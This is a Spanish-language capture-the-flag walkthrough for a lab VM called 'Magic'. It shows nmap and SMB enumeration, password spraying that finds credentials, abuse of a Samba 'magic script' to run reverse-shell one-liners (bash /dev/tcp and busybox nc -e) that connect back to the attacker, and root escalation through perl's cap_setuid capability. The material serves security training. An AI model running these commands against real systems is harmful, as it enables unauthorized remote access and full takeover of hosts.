Magic

`ping 192.168.137.9`

```
64 bytes from 192.168.137.9: icmp_seq=1 ttl=64 time=2.72 ms
```

`❯ nmap -sS --open -p- -Pn -n -vvv 192.168.137.9`

```
22/tcp  open  ssh          syn-ack ttl 64
80/tcp  open  http         syn-ack ttl 64
139/tcp open  netbios-ssn  syn-ack ttl 64
445/tcp open  microsoft-ds syn-ack ttl 64
```

`❯ nmap -sCV -p22,80,139,445 -Pn -n -vvv 192.168.137.9`

```
22/tcp  open  ssh         syn-ack ttl 64 OpenSSH 9.2p1 Debian
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDS
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbml
|   256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPrNZ9AQg+cgX4w0wabsDTA
80/tcp  open  http        syn-ack ttl 64 nginx 1.22.1
|http-title: Welcome to nginx!
| http-methods:
|  Supported Methods: GET HEAD
|_http-server-header: nginx/1.22.1
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
MAC Address: 00:0C:29:2F:2A:A0 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
|clock-skew: -3h00m00s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 45440/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 20885/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 17604/udp): CLEAN (Failed to receive data)
|   Check 4 (port 19864/udp): CLEAN (Failed to receive data)
|  0/4 checks are positive: Host is CLEAN or ports are blocke
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: MAGIC, NetBIOS user: <unknown>, NetBI
| Names:
|   MAGIC<00>           Flags: <unique><active>
|   MAGIC<03>           Flags: <unique><active>
|   MAGIC<20>           Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>       Flags: <group><active>
|   WORKGROUP<1d>       Flags: <unique><active>
|   WORKGROUP<1e>       Flags: <group><active>
| Statistics:
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00
| smb2-time:
|   date: 2025-01-08T02:37:20
|_  start_date: N/A
```


```
whatweb 192.168.137.9
http://192.168.137.9 [200 OK] Country[RESERVED][ZZ], HTML5, H
```

```
crackmapexec smb 192.168.137.9
```

```
SMB         192.168.137.9   445    MAGIC            [*] Windo
```


```
rpcclient -U "" 192.168.137.9 -N -c "enumdomusers"
user:[xerosec] rid:[0x3e8]
```

```
netexec smb 192.168.137.9 -u xerosec -p /usr/share/wordlists/
SMB         192.168.137.9   445    MAGIC            [+] MAGIC
```




```
SMB         192.168.137.9   445    MAGIC            IPC$                        IPC Service (Samba 4.17.12-Debian)
❯ netexec smb 192.168.137.9 -u xerosec -p david1 --shares
SMB         192.168.137.9   445    MAGIC            [*] Windows 6.1 Build 0 (name:MAGIC) (domain:MAGIC) (signing:False)
SMB         192.168.137.9   445    MAGIC            [+] MAGIC\xerosec:david1
SMB         192.168.137.9   445    MAGIC            [*] Enumerated shares
SMB         192.168.137.9   445    MAGIC            Share           Permissions     Remark
SMB         192.168.137.9   445    MAGIC            -----           -----------     ------
SMB         192.168.137.9   445    MAGIC            print$          READ            Printer Drivers
SMB         192.168.137.9   445    MAGIC            tmp             READ,WRITE      Temp Directory
SMB         192.168.137.9   445    MAGIC            IPC$                            IPC Service (Samba 4.17.12-Debian)
```

```
smbclient //ip/recurso -U usuario%pass
```




```
our
# admin users are members of.
# Please note that you also need to set appropriate Un
ions
# to the drivers directory for these users to have wri
in it
;   write list = root, @lpadmin

[tmp]
   comment = Temp Directory
   browseable = yes
   valid users = xerosec
   read only = no
   magic script = config.sh
   create mask = 0700
   directory mask = 0700
   path = /tmp/
```

vemos que hay un script magico que si subimos con ese nombre lo ejecuta y nos crea otro con .out, como lo ejecuta intentaremos crear la revshell



```
NT_STATUS_UNSUCCESSFUL closing remote file \config.sh
smb: \> put config.sh.out
putting file config.sh as \config.sh putting file config.sh.out as \config.sh.out (360,9 kb/s) (average 96,0 kb/s)
smb: \>
```

nunca me dejo subir directo una rev shell con el tipico oneliner de bash entonces tuve q andar probando y esta de busybox dio resultado




```
 systemd-private-47953e577e184927b0a00bf0012ded9c-systemd-logind.service-rEOUFO     D        0  Tue Jan  7 23:24:21 2025
 .XIM-unix                             DH        0  Tue Jan  7 23:24:19 2025

                19480400 blocks of size 1024. 16478204 blocks available
smb: \> put config.sh
NT_STATUS_IO_TIMEOUT closing remote file \config.sh
smb: \>
```

```
lighty-enable-mod         linux-version
lily-glyph-commands       lion2john
lily-image-commands       lispmtopgm
lily-rebuild-pdfs         listbib
limit                     listings-ext
LinEnum                   LISTMAX
LINES                     listres
line_send_tcp             livereload
❯ nc -nlvp 1234
listening on [any] 1234 ...
^C
❯
❯ echo "bash -i >& /dev/tcp/[redacted]/1234 0>&1" > config.sh.out
❯ nc -nlvp 1234
listening on [any] 1234 ...
connect to [[redacted]] from (UNKNOWN) [192.168.137.9] 51402
whoami
xerosec
```


```
Found background image: /usr/share/images/desktop-base/deskt
Found linux image: /boot/vmlinuz-6.11+parrot-amd64
Found initrd image: /boot/initrd.img-6.11+parrot-amd64
Found linux image: /boot/vmlinuz-6.10.11-amd64
Found initrd image: /boot/initrd.img-6.10.11-amd64
Warning: os-prober will be executed to detect other bootable
Its output will be used to detect bootable binaries on them a
 boot entries.
Adding boot menu entry for UEFI Firmware Settings ...
done
Scanning application launchers
Removing duplicate launchers or broken launchers
Launchers are updated
❯ mv config.sh config.sh.out
❯ nano config.sh.out
❯ mv config.sh.out config.sh
❯ echo "busybox nc [redacted] 1234 -e bash" > config.sh

~ ❯
```

tratamos la tty

capabilities con perl y adentro



```
xerosec@magic:/tmp$ getcap / -r
/usr/bin/perl5.36.0 cap_setuid=ep
/usr/bin/ping cap_net_raw=ep
/usr/bin/perl cap_setuid=ep
```



```
xerosec@magic:/home/xerosec$ perl -e 'use POSIX qw(setuid setgid); setgid(0); setuid(0); exec "/bin/sh";'
# whoami
root
# cd /root
# ls
root.txt
```